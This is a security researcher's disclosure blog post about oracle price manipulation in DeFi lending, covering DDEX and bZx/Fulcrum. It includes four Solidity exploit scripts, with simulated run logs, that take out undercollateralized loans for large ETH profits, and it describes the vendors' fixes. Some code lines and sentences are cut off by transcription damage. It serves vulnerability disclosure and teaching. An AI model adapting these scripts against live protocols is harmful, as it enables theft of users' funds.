samczsun

30 SEPTEMBER 2019

Taking undercollateralized loans for fun and for profit

tl;dr

By relying on an on-chain decentralized price oracle without validating the rates returned, DDEX and bZx were susceptible to atomic price manipulation. This would have resulted in the loss of liquid ETH in the ETH/DAI market for DDEX, and loss of all liquid funds in bZx. Fortunately, no funds were actually lost.

What is decentralized lending?

First, let's talk about traditional lending. When you take out a loan, you typically need to provide some sort of collateral so that if you default on your loan, the lender can then seize the collateral. In order to determine how much collateral you need to supply, the lender typically knows or can reliably calculate the fair market value (FMV) of the collateral.

In decentralized lending, the same process occurs except now the lender is a smart contract that is isolated from the outside world. This means that it can't simply "know" the FMV of whatever collateral you're trying to provide.

query an *oracle*, which accepts the address of a token and returns the current price of that token in a desired currency (for example, ETH or USD). Different DeFi projects have taken different approaches to implementing this oracle, but they can generally all be classified in one of five ways (although some implementations blur the lines more than others):

1. Off-chain Centralized Oracle
   This type of oracle simply accepts new prices from an off-chain source, typically an account controlled by the project. Due to the need to quickly update the oracle with new exchange rates, the account is typically an EOA and not a multisig. There may be some sanity checking to ensure that prices don't fluctuate too wildly. Compound Finance and Synthetix mainly use this type of oracle for most assets

2. Off-chain Decentralized Oracle
   This type of oracle accepts new prices from multiple off-chain sources and merges the values through a mathematical function, such as an average. In this model, a multisig wallet is typically used to manage the list of authorized sources. Maker uses this type of oracle for ETH and other assets

3. On-chain Centralized Oracle
   This type of oracle determines the price of assets using an on-chain source, such as a DEX. However, only a central authority can trigger the oracle to read from the on-chain source. Like an off-chain centralized oracle, this type of oracle requires rapid updates and as such the triggering account is likely an EOA and not a multisig. dYdX and Nuo use this type of oracle for certain assets

4. On-chain Decentralized Oracle
   This type of oracle determines the price of assets using an on-chain source, but can be updated by anyone. There may

fluctuate too wildly. DDEX uses this type oracle for DAI, while bZx uses this type of oracle for all assets


5. Constant Oracle
   This type of oracle simply returns a constant value, and is typically used for stablecoins. Nearly all projects mentioned above use this type of oracle for USDC due to its guaranteed peg

The problem

While searching for additional vulnerable projects, I came across this tweet.

> *I'm honestly worried they're using it as a price feed. If my hunch is right that's so attackable....*
>
> — Vitalik Non-giver of Ether (@VitalikButerin) February 20, 2019

Someone asked for clarification, and the Uniswap project responded with the following.



Siva Arumugam @8bitbytebit · Feb 20, 2019
Replying to @VitalikButerin and 3 others
Why is using a uniswap price feed attackable? Do you mean manipulating the uniswap price in order to trigger liquidations one layer up?

Most financial derivatives markets including in crypto dwarf their underlying spot reference market by orders of magnitude of liquidity.

Uniswap 🦄

Because it is possible to make a huge trade, use a function that checks the price oracle, then execute another huge trade synchronously using smart contracts. This means the attacker only loses fees and can't get arbed.

Working on improving Uniswap as an oracle in the future.

3 7:10 PM - Feb 20, 2019

See Uniswap 🦄's other Tweets

These tweets explain the problem very clearly, but it's important to note that this problem exists for any oracle which can provide the FMV on-chain, not just Uniswap.

In general, if a price oracle is completely decentralized, then an attacker can manipulate the apparent price at a specific instant with minimal to no loss in slippage fees. If an attacker can then convince a DeFi dApp to check the oracle at the instant when the apparent price has been manipulated, then they can cause significant harm to the system. In the case of DDEX and bZx, it was possible to take out a loan that appeared to be sufficiently collateralized, but was in fact undercollateralized.

DDEX (Hydro Protocol)

DDEX is a decentralized exchange platform but are in the process of expanding into decentralized lending so that they can offer their users the ability to create leveraged long and short positions. They're currently beta testing their decentralized margin exchange.

On September 9th 2019, DDEX added DAI as an asset to their margin trading platform and enabled the ETH/DAI market. For the oracle, they specified this smart contract which returns the value of DAI/USD by calculating `PriceOfETHInUSD/PriceOfETHInDA` value of ETH/DAI is read from either Eth2Dai, or if the spread is too great, Uniswap.

```
function peek()
        public
        view
        returns (uint256 _price)
{
        uint256 makerDaoPrice = getMakerDaoPrice();

        if (makerDaoPrice == 0) {
                return _price;
        }

        uint256 eth2daiPrice = getEth2DaiPrice();

        if (eth2daiPrice > 0) {
                _price = makerDaoPrice.mul(ONE).div(eth2daiPri
                return _price;
        }

        uint256 uniswapPrice = getUniswapPrice();

        if (uniswapPrice > 0) {
                _price = makerDaoPrice.mul(ONE).div(uniswapPri
                return _price;
        }

        return _price;
}

function getEth2DaiPrice()
        public
        view
        returns (uint256)
{
        if (Eth2Dai.isClosed() || !Eth2Dai.buyEnabled() || !Et
                return 0;
        }

        uint256 bidDai = Eth2Dai.getBuyAmount(address(DAI), WE
        uint256 askDai = Eth2Dai.getPayAmount(address(DAI), WE

        uint256 bidPrice = bidDai.mul(ONE).div(eth2daiETHAmoun
        uint256 spread = askPrice.mul(ONE).div(bidPrice).sub(O

        if (spread > eth2daiMaxSpread) {
                return 0;
        } else {
                return bidPrice.add(askPrice).div(2);
        }
}

function getUniswapPrice()
        public
        view
        returns (uint256)
{
        uint256 ethAmount = UNISWAP.balance;
        uint256 daiAmount = DAI.balanceOf(UNISWAP);
        uint256 uniswapPrice = daiAmount.mul(10**18).div(ethAm

        if (ethAmount < uniswapMinETHAmount) {
                return 0;
        } else {
                return uniswapPrice;
        }
}

function getMakerDaoPrice()
        public
        view
        returns (uint256)
{
        (bytes32 value, bool has) = makerDaoOracle.peek();

        if (has) {
                return uint256(value);
        } else {
                return 0;
        }
}
```

Source

In order to trigger an update and cause the oracle to refresh its stored value, a user simply has to call `updatePrice()` .

```
function updatePrice()
        public
        returns (bool)
{
        uint256 _price = peek();

        if (_price != 0) {
                price = _price;
                emit UpdatePrice(price);
                return true;
        } else {
                return false;
        }
}
```

Source

The attack

Let's assume we can manipulate the apparent value of DAI/USD. If this is the case, we would like to use this to borrow all of the ETH in the system while providing as little DAI as possible. To achieve this, we can either lower the apparent value of ETH/USD or increase the apparent value of DAI/USD. Since we're already assuming that the apparent value of DAI/USD is manipulable, we'll choose the latter.

To increase the apparent value DAI/USD, we can either increase the apparent value of ETH/USD, or decrease the apparent value of ETH/DAI. For all intents and purposes manipulating Maker's oracle is impossible, so we'll try decreasing the apparent value of ETH/DAI.

The oracle will calculate the value of ETH/DAI as reported by Eth2Dai by taking the average of the current asking price and the current bidding price. In order to decrease this value, we'll need to lower the current asking price by placing new orders.

However, this requires a significant initial investment (as we need to fill orders then make an equivalent number of orders) and is non-trivial to implement. On the other hand, we can drop the Uniswap price simply by selling a large amount of DAI to Uniswap. As such, we'll aim to bypass the Eth2Dai logic and manipulate the Uniswap price.

In order to bypass Eth2Dai, we need to manipulate the magnitude of the spread. We can do this in one of two ways:

1. Clear out one side of the orderbook while leaving the other alone. This causes spread to increase positively
2. Force a crossed orderbook by listing an extreme buy or sell order. This causes spread to decrease negatively.

While option 2 would result in no losses from taking unfavorable orders, the use of SafeMath disallows a crossed orderbook and as such is unavailable to us. Instead, we'll force a large positive spread by clearing out one side of the orderbook. This will cause the DAI oracle to fallback to Uniswap to determine the price of DAI. Then, we can cause the Uniswap price of DAI/ETH to drop by buying a large amount of DAI. Once the apparent value of DAI/USD has been manipulated, it's trivial to take out a loan like as usual.

Demo

The following script will turn a profit of approximately 70 ETH by:

1. Clearing out Eth2Dai's sell orders until the spread is large enough that the oracle rejects the price

213DAI/ETH to 13DAI/ETH

3. Borrowing all the available ETH (~120) for a small amount of DAI (~2500)
4. Selling the DAI we bought from Uniswap back to Uniswap
5. Selling the DAI we bought from Eth2Dai back to Eth2Dai
6. Resetting the oracle (don't want anyone else abusing our favorable rates)

```
contract DDEXExploit is Script, Constants, TokenHelper {
    OracleLike private constant ETH_ORACLE = OracleLike(0x8984
    DaiOracleLike private constant DAI_ORACLE = DaiOracleLike(

    ERC20Like private constant HYDRO_ETH = ERC20Like(0x0000000
    HydroLike private constant HYDRO = HydroLike(0x241e82C7945

    uint16 private constant ETHDAI_MARKET_ID = 1;

    uint private constant INITIAL_BALANCE = 25000 ether;

    function setup() public {
        name("ddex-exploit");
        blockNumber(8572000);
    }

    function run() public {
        begin("exploit")
            .withBalance(INITIAL_BALANCE)
            .first(this.checkRates)
            .then(this.skewRates)
            .then(this.checkRates)
            .then(this.steal)
            .then(this.cleanup)
            .then(this.checkProfits);
    }

    function checkRates() external {
        uint ethPrice = ETH_ORACLE.getPrice(HYDRO_ETH);
        uint daiPrice = DAI_ORACLE.getPrice(DAI);

        printf("eth=%.18u dai=%.18u\n", abi.encode(ethPrice, d
    }
```

samczsun

```
    function skewRates() external {
        skewUniswapPrice();
        skewMatchingMarket();
        require(DAI_ORACLE.updatePrice());
    }

    function skewUniswapPrice() internal {
        DAI.getFromUniswap(DAI.balanceOf(address(DAI.getUniswa
    }

    function skewMatchingMarket() internal {
        uint start = DAI.balanceOf(address(this));
        WETH.deposit.value(address(this).balance)();
        WETH.approve(address(MATCHING_MARKET), uint(-1));
        while (DAI_ORACLE.getEth2DaiPrice() != 0) {
            MATCHING_MARKET.buyAllAmount(DAI, 5000 ether, WETH
        }
        boughtFromMatchingMarket = DAI.balanceOf(address(this)
        WETH.withdrawAll();
    }

    function steal() external {
        HydroLike.Market memory ethDaiMarket = HYDRO.getMarket
        HydroLike.BalancePath memory commonPath = HydroLike.Ba
            category: HydroLike.BalanceCategory.Common,
            marketID: 0,
            user: address(this)
        });
        HydroLike.BalancePath memory ethDaiPath = HydroLike.Ba
            category: HydroLike.BalanceCategory.CollateralAcco
            marketID: 1,
            user: address(this)
        });

        uint ethWanted = HYDRO.getPoolCashableAmount(HYDRO_ETH
        uint daiRequired = ETH_ORACLE.getPrice(HYDRO_ETH) * et

        printf("ethWanted=%.18u daiNeeded=%.18u\n", abi.encode

        HydroLike.Action[] memory actions = new HydroLike.Acti
        actions[0] = HydroLike.Action({
            actionType: HydroLike.ActionType.Deposit,
            encodedParams: abi.encode(address(DAI), uint(daiRe
        });
        actions[1] = HydroLike.Action({
            actionType: HydroLike.ActionType.Transfer,
            encodedParams: abi.encode(address(DAI), commonPath
            actionType: HydroLike.ActionType.Borrow,
            encodedParams: abi.encode(uint16(ETHDAI_MARKET_ID)
        });
        actions[3] = HydroLike.Action({
            actionType: HydroLike.ActionType.Transfer,
            encodedParams: abi.encode(address(HYDRO_ETH), ethD
        });
        actions[4] = HydroLike.Action({
            actionType: HydroLike.ActionType.Withdraw,
            encodedParams: abi.encode(address(HYDRO_ETH), uint
        });
        DAI.approve(address(HYDRO), daiRequired);
        HYDRO.batch(actions);
    }

    function cleanup() external {
        DAI.approve(address(MATCHING_MARKET), uint(-1));
        MATCHING_MARKET.sellAllAmount(DAI, boughtFromMatchingM
        WETH.withdrawAll();

        DAI.giveAllToUniswap();
        require(DAI_ORACLE.updatePrice());
    }

    function checkProfits() external {
        printf("profits=%.18u\n", abi.encode(address(this).bal
    }
}

/*
### running script "ddex-exploit" at block 8572000
#### executing step: exploit
##### calling: checkRates()
eth=213.440000000000000000 dai=1.003140638067989051
##### calling: skewRates()
##### calling: checkRates()
eth=213.440000000000000000 dai=16.058419875880325580
##### calling: steal()
ethWanted=122.103009983203364425 daiNeeded=2435.39267240353752
##### calling: cleanup()
##### calling: checkProfits()
profits=72.140629996890984407
#### finished executing step: exploit
*/
```

The DDEX team fixed this by deploying a new oracle which places sanity bounds on the price of DAI, currently set to `0.95` and `1.05`.

```
function updatePrice()
        public
        returns (bool)
{
        uint256 _price = peek();

        if (_price == 0) {
                return false;
        }

        if (_price == price) {
                return true;
        }

        if (_price > maxPrice) {
                _price = maxPrice;
        } else if (_price < minPrice) {
                _price = minPrice;
        }

        price = _price;
        emit UpdatePrice(price);

        return true;
}
```

Source

bZx and Fulcrum

bZx is a decentralized margin-trading protocol, while Fulcrum is a project built by the bZx team on top of bZx itself. One feature of Fulcrum is the ability to take a loan on an *iToken* (read more about that here) using any* other token as collateral. In order to determine how much collateral is needed, bZx uses the Kyber


conversion rate between the collateral token and the loan token.
* if it's tradable on Kyber

However, it's important to first understand how the Kyber Network functions. Unlike most other DEXes, the Kyber Network derives liquidity from *reserves* (read more about that here). When a user wants to make a trade between two tokens A and B, the main Kyber contract will query all registered reserves for the best rate between A/ETH and ETH/B, then perform the trade using the two reserves selected.

Reserves can be listed automatically through the *PermissionlessOrderbookReserveLister* contract, which will create a *permissionless* reserve. Reserves can also be listed by the Kyber team on behalf of a market maker after KYC and legal requirements are met. In this case, the reserve will be a *permissioned* reserve. When conducting a trade using Kyber, traders have the option of only using permissioned reserves, or using all available reserves.

The attack

When bZx checks the price of a collateral token, it specifies that only permissioned reserves should be used. This decision was made based on the Kyber whitepaper at the time, with the logic being that permissioned reserves had to undergo review and so the rates should be "correct".


4.3. Trusted on-chain source for rate quotes

KyberNetwork exchange rates are visible to other smart contracts. Hence, it enables the implementation of advanced financial instruments such as swap contracts. The quotes provided by KyberNetwork are secure as they reflect the real rates which are being used to trade between pairs of tokens.

This means that if we can somehow increase the rate reported by a permissioned reserve, we can trick Fulcrum into thinking our collateral is worth more than it really is.

A permissioned OrderbookReserve

On June 16 2019, the Kyber team listed an OrderbookReserve for the WAX token as a permissioned reserve in this transaction. This was interesting because the statement "an OrderbookReserve is always permissioned" was considered to be axiomatic.

After this reserve was listed, the Kyber Network itself continued to perform according to specifications. However, we can now significantly affect the apparent exchange rate between WAX and ETH simply by listing an order, which means that we can trick any project which relies on Kyber to provide an accurate FMV.

Demo

The following script will turn a profit of approximately 1200ETH by:

1. Listing an order buying 1 WAX for 10 ETH, increasing the price from 0.00ETH/WAX to 10ETH/WAX
2. Borrowing DAI from bZx using WAX as a collateral
3. Cancelling all orders and converting all assets to ETH

```
contract BZxWAXExploit is Script, Constants, TokenHelper, BZxH
    BZxLoanTokenV2Like private constant BZX_DAI = BZxLoanToken

    ERC20Like private constant WAX = ERC20Like(0x39Bb259F66E1C
    OrderbookReserveLike private constant WAX_ORDER_BOOK = Ord
```

samczsun

```
    function setup() public {
        name("bzx-wax-exploit");
        blockNumber(8455720);
    }

    function run() public {
        begin("exploit")
            .withBalance(INITIAL_BALANCE)
            .first(this.checkRates)
            .then(this.makeOrder)
            .then(this.checkRates)
            .then(this.borrow)
            .then(this.cleanup)
            .finally(this.checkProfits);
    }

    uint constant rateCheckAmount = 1e8;

    function checkRates() external {
        (uint rate, uint slippage) = KYBER_NETWORK.getExpected
        printf("checking rates tokens=%.8u rate=%.18u slippage
    }

    uint constant waxBidAmount = 1e8;
    uint constant ethOfferAmount = 10 ether;
    uint32 private orderId;
    function makeOrder() external {
        orderId = WAX_ORDER_BOOK.ethToTokenList().nextFreeId()

        uint kncRequired = WAX_ORDER_BOOK.calcKncStake(ethOffe
        printf("making malicious order kncRequired=%.u\n", abi

        KNC.getFromUniswap(kncRequired);
        WAX.getFromBancor(1 ether);

        WAX.approve(address(WAX_ORDER_BOOK), waxBidAmount);
        KNC.approve(address(WAX_ORDER_BOOK), kncRequired);

        WAX_ORDER_BOOK.depositEther.value(ethOfferAmount)(addr
        WAX_ORDER_BOOK.depositToken(address(this), waxBidAmoun
        WAX_ORDER_BOOK.depositKncForFee(address(this), kncRequ
        require(WAX_ORDER_BOOK.submitEthToTokenOrder(uint128(e
    }

    function borrow() external {
        bytes32 hash = doBorrow(BZX_DAI, false, BZX_DAI.market
    function cleanup() external {
        require(WAX_ORDER_BOOK.cancelEthToTokenOrder(orderId))
        WAX_ORDER_BOOK.withdrawEther(WAX_ORDER_BOOK.makerFunds
        WAX_ORDER_BOOK.withdrawToken(WAX_ORDER_BOOK.makerFunds
        WAX_ORDER_BOOK.withdrawKncFee(WAX_ORDER_BOOK.makerKnc(
        DAI.giveAllToUniswap();
        KNC.giveAllToUniswap();
        WAX.giveAllToBancor();
        WETH.withdrawAll();
    }

    function checkProfits() external {
        printf("profits=%.18u\n", abi.encode(address(this).bal
    }

    function borrowInterest(uint amount) internal {
        DAI.getFromUniswap(amount);
    }
}

/*
### running script "bzx-wax-exploit" at block 8455720
#### executing step: exploit
##### calling: checkRates()
checking rates tokens=1.00000000 rate=0.000000000000000000 sli
##### calling: makeOrder()
making malicious order kncRequired=127.438017578344399080
##### calling: checkRates()
checking rates tokens=1.00000000 rate=10.000000000000000000 sl
##### calling: borrow()
collateral_required=232.02826470, interest_required=19750.4813
borrowing loanHash=0x2cca5c037a25b47338027b9d1bed55d6bc131b3d1
##### calling: cleanup()
##### calling: checkProfits()
profits=1170.851523093083307797
#### finished executing step: exploit
*/
```

Solution

The bZx team blocked this attack by whitelisting tokens which can be used as collateral.

Now that there's a whitelist on the tokens that can be used as collateral, we'll need to through all the permissioned reserves to see if there's anything else that we can abuse. It turns out that DAI, one of the whitelisted tokens, has a permissioned reserve which integrates with Eth2Dai. As Eth2Dai allows users to create limit orders, this is essentially the previous attack but with more steps.

Interestingly, we first observe that although the Eth2Dai contract is titled `MatchingMarket`, it's not strictly true that all new orders will be automatically matched. This is because while the functions `offer(uint,ERC20,uint,ERC20,uint)` and `offer(uint,ERC20,uint,ERC20,uint,bool)` will trigger the matching logic, the function `offer(uint,ERC20,uint,ERC20)` does not.

```
// Make a new offer. Takes funds from the caller into market e
function offer(
        uint pay_amt,    //maker (ask) sell how much
        ERC20 pay_gem,   //maker (ask) sell which token
        uint buy_amt,    //maker (ask) buy how much
        ERC20 buy_gem,   //maker (ask) buy which token
        uint pos         //position to insert offer, 0 should
)
        public
        can_offer
        returns (uint)
{
        return offer(pay_amt, pay_gem, buy_amt, buy_gem, pos,
}

function offer(
        uint pay_amt,    //maker (ask) sell how much
        ERC20 pay_gem,   //maker (ask) sell which token
        uint buy_amt,    //maker (ask) buy how much
        ERC20 buy_gem,   //maker (ask) buy which token
        uint pos,        //position to insert offer, 0 should
        bool rounding    //match "close enough" orders?
)
        public
        can_offer
        require(!locked, "Reentrancy attempt");
        require(_dust[pay_gem] <= pay_amt);

        if (matchingEnabled) {
          return _matcho(pay_amt, pay_gem, buy_amt, buy_gem, p
        }
        return super.offer(pay_amt, pay_gem, buy_amt, buy_gem)
}
```

Source

Furthermore, we observe that even though the comments seem to suggest that only authorized users can call `offer(uint,ERC20,uint,ERC20)` , there's no authorization logic at all.

```
// Make a new offer. Takes funds from the caller into market e
//
// If matching is enabled:
//     * creates new offer without putting it in
//       the sorted list.
//     * available to authorized contracts only!
//     * keepers should call insert(id,pos)
//       to put offer in the sorted list.
//
// If matching is disabled:
//     * calls expiring market's offer().
//     * available to everyone without authorization.
//     * no sorting is done.
//
function offer(
        uint pay_amt,    //maker (ask) sell how much
        ERC20 pay_gem,   //maker (ask) sell which token
        uint buy_amt,    //taker (ask) buy how much
        ERC20 buy_gem    //taker (ask) buy which token
)
        public
        returns (uint)
{
        require(!locked, "Reentrancy attempt");
        var fn = matchingEnabled ? _offeru : super.offer;
```

While in practice lack of authorization is irrelevant as arbitrage bots will quickly fill any orders that can be automatically matched, in an atomic transaction we can create and cancel arbitrage-able orders and no bots will be able to fill them.

All that's left is to slightly modify our script from the previous attack to place orders on Eth2Dai instead of the OrderbookReserve. Note that in this case we will need to call both `order(uint,ERC20,uint,ERC20)` to submit the order to Eth2Dai without it being atomically matched, and then `insert(uint,uint)` in order to manually sort the order without triggering matching.

Demo

The following script will turn a profit of approximately 2500ETH by:

1. Listing an order buying 1 DAI for 10 ETH, increasing the price from 0.006ETH/DAI to 9.98ETH/DAI.
2. Borrowing ETH from bZx using DAI as collateral
3. Cancelling all orders and converting all assets to ETH

```
contract BZxOasisExploit is Script, Constants, TokenHelper, BZ
    BZxLoanTokenV2Like private constant BZX_ETH = BZxLoanToken

    uint constant private INITIAL_BALANCE = 250 ether;

    function setup() public {
        name("bzx-oasis-exploit");
        blockNumber(8455720);
    }

    function run() public {
        begin("exploit")
```

```
            .then(this.makeOrder)
            .then(this.checkRates)
            .then(this.borrow)
            .then(this.cleanup)
            .finally(this.checkProfits);
    }

    uint constant rateCheckAmount = 1 ether;

    function checkRates() external {
        (uint rate, uint slippage) = KYBER_NETWORK.getExpected
        printf("checking rates tokens=%.18u rate=%.18u slippag
    }

    uint private id;

    uint constant daiBidAmount = 1 ether;
    uint constant ethOfferAmount = 10 ether;
    function makeOrder() external {
        WETH.deposit.value(ethOfferAmount)();
        WETH.approve(address(MATCHING_MARKET), ethOfferAmount)
        id = MATCHING_MARKET.offer(ethOfferAmount, WETH, daiBi
        printf("made order id=%u\n", abi.encode(id));

        require(MATCHING_MARKET.insert(id, 0));
    }

    function borrow() external {
        bytes32 hash = doBorrow(BZX_ETH, false, BZX_ETH.market
        printf("borrowing loanHash=%32x\n", abi.encode(hash));
    }

    function cleanup() external {
        require(MATCHING_MARKET.cancel(id));
        DAI.giveAllToUniswap();
        WETH.withdrawAll();
    }

    function checkProfits() external {
        printf("profits=%.18u\n", abi.encode(address(this).bal
    }

    function borrowInterest(uint amount) internal {
        WETH.deposit.value(amount)();
    }

    function borrowCollateral(uint amount) internal {
    }

    /*
    ### running script "bzx-oasis-exploit" at block 8455720
    #### executing step: exploit
    ##### calling: checkRates()
    checking rates tokens=1.000000000000000000 rate=0.005950387240
    ##### calling: makeOrder()
    made order id=414191
    ##### calling: checkRates()
    checking rates tokens=1.000000000000000000 rate=9.975000000000
    ##### calling: borrow()
    collateral_required=398.831304885561111810, interest_required=
    borrowing loanHash=0x947839881794b73d61a0a27ecdbe8213f543bdd4f
    ##### calling: cleanup()
    ##### calling: checkProfits()
    profits=2446.376892708285686012
    #### finished executing step: exploit
    */
```

Solution

The bZx team blocked this attack by modifying the oracle logic such that if the collateral and loan token were both either DAI or WETH, then the exchange rate would be loaded directly from Maker's oracles.

However, this solution was incomplete because of the way Kyber resolves the best rate. If you'll recall, Kyber determines the best rate for A/B by determining the best rate for A/ETH and ETH/B, then calculating the amount of B that could be bought with the ETH received by trading A.

This meant that if we were to attempt to borrow a non-ETH token such as USDC using DAI as collateral, Kyber would first determine the best exchange rate for DAI/ETH, then the best rate for ETH/USDC, and finally the best rate for DAI/USDC. Because we can artificially increase the exchange rate for DAI/ETH, we can don't control a permissioned USDC reserve.

The bZx team blocked this attack in two ways:

1. If either the loan token or collateral token wasn't ETH, then bZx would manually determine the exchange rate between the token and ETH, unless
2. The loan token or collateral token was a USD-based stablecoin, in which case bZx would use the rate from Maker's oracle

Uniswap

An astute reader may notice at this point that bZx's solution still does not handle incorrect FMVs for arbitrary tokens. This means that if we can find another permissioned reserve which can be manipulated, we can take out yet another undercollateralized loan.

After sifting through all the registered permissioned reserves for the whitelisted tokens, we notice that the REP token has a reserve which integrates with Uniswap. We already know from our attacks on DDEX that Uniswap's prices can be manipulated, so we can re-purpose our previous attack and substitute Eth2Dai and DAI for Uniswap and REP.

Demo

The following script will turn a profit of approximately 2500ETH by:

1. Performing a large order buy on Uniswap's REP exchange, increasing the price from 0.05ETH/REP to 6.05ETH/REP
2. Borrowing ETH from bZx using REP as collateral

```
contract BZxUniswapExploit is Script, Constants, TokenHelper,
    BZxLoanTokenV3Like private constant BZX_ETH = BZxLoanToken

    uint constant private INITIAL_BALANCE = 5000 ether;

    function setup() public {
        name("bzx-uniswap-exploit");
        blockNumber(8547500);
    }

    function run() public {
        begin("exploit")
            .withBalance(INITIAL_BALANCE)
            .first(this.checkRates)
            .then(this.makeOrder)
            .then(this.checkRates)
            .then(this.borrow)
            .then(this.cleanup)
            .finally(this.checkProfits);
    }

    uint constant rateCheckAmount = 10 ether;

    function checkRates() external {
        (uint rate, uint slippage) = KYBER_NETWORK.getExpected
        printf("checking rates tokens=%.18u rate=%.18u slippag
    }

    function makeOrder() external {
        UniswapLike uniswap = REP.getUniswapExchange();
        uint totalSupply = REP.balanceOf(address(uniswap));
        uint borrowAmount = totalSupply * 90 / 100;
        REP.getFromUniswap(borrowAmount);
        printf("making order totalSupply=%.18u borrowed=%.18u\
    }

    function borrow() external {
        bytes32 hash = doBorrow(BZX_ETH, true, BZX_ETH.marketL
        printf("borrowing loanHash=%32x\n", abi.encode(hash));
    }

    function cleanup() external {
        REP.giveAllToUniswap();
        WETH.withdrawAll();
    }
```

```
            printf("profits=%.18u\n", abi.encode(address(this).bal
        }

        function borrowInterest(uint amount) internal {
            WETH.deposit.value(amount)();
        }
    }

    /*
    ### running script "bzx-uniswap-exploit" at block 8547500
    #### executing step: exploit
    ##### calling: checkRates()
    checking rates tokens=10.000000000000000000 rate=0.05762109120
    ##### calling: makeOrder()
    making order totalSupply=8856.102959786215028808 borrowed=7970
    ##### calling: checkRates()
    checking rates tokens=10.000000000000000000 rate=5.65637987036
    ##### calling: borrow()
    collateral_required=702.265284613341236862, interest_required=
    borrowing loanHash=0x947839881794b73d61a0a27ecdbe8213f543bdd4f
    ##### calling: cleanup()
    ##### calling: checkProfits()
    profits=2425.711777227580307468
    #### finished executing step: exploit
    */
```

Solution

The bZx team reverted their changes for the previous attack and instead implemented a spread check, such that if the spread was above a certain threshold then the loan would be rejected. This solution handles the generic case so long as both tokens being queried has at least one non-manipulable reserve on Kyber, which is currently the case for all whitelisted tokens.

Key Takeaways

Don't use an on-chain

some sort of validation

Due to the nature of on-chain decentralized oracles, ensure that you're validating the rate being returned, whether it's by taking the order (thereby nullifying any gains which may have been realized), comparing the rate against known good rates (in the case of DAI), or comparing the rate in both directions.

Consider the implications of dependencies on third-party projects

In both cases, DDEX and bZx assumed that Uniswap and Kyber would be a source of accurate price data. However, an accurate rate for a DEX means that a trade can be made using that rate, while an accurate rate for a DeFi project means that it is close to or equal to the FMV. In other words, an accurate rate for a DeFi project is an accurate rate for a DEX, but the opposite might not be true.

Furthermore, bZx's second attempt at solving this problem was insufficient due to a misunderstanding in how the Kyber Network internally calculates the exchange rate between two non-ETH tokens.

As such, before introducing a dependency on a third-party project, consider not only whether the project has been audited, but also whether the project's specifications and threat model align with your own. If you have the time, taking an in-depth look at their contracts also doesn't hurt.

Further Reading

- DDEX's disclosure
- The libraries that the scripts used

samczsun
Read more posts by this author.

Read More

The Livepeer slashing vulnerability

What happens when good intentions go bad?

3 MIN READ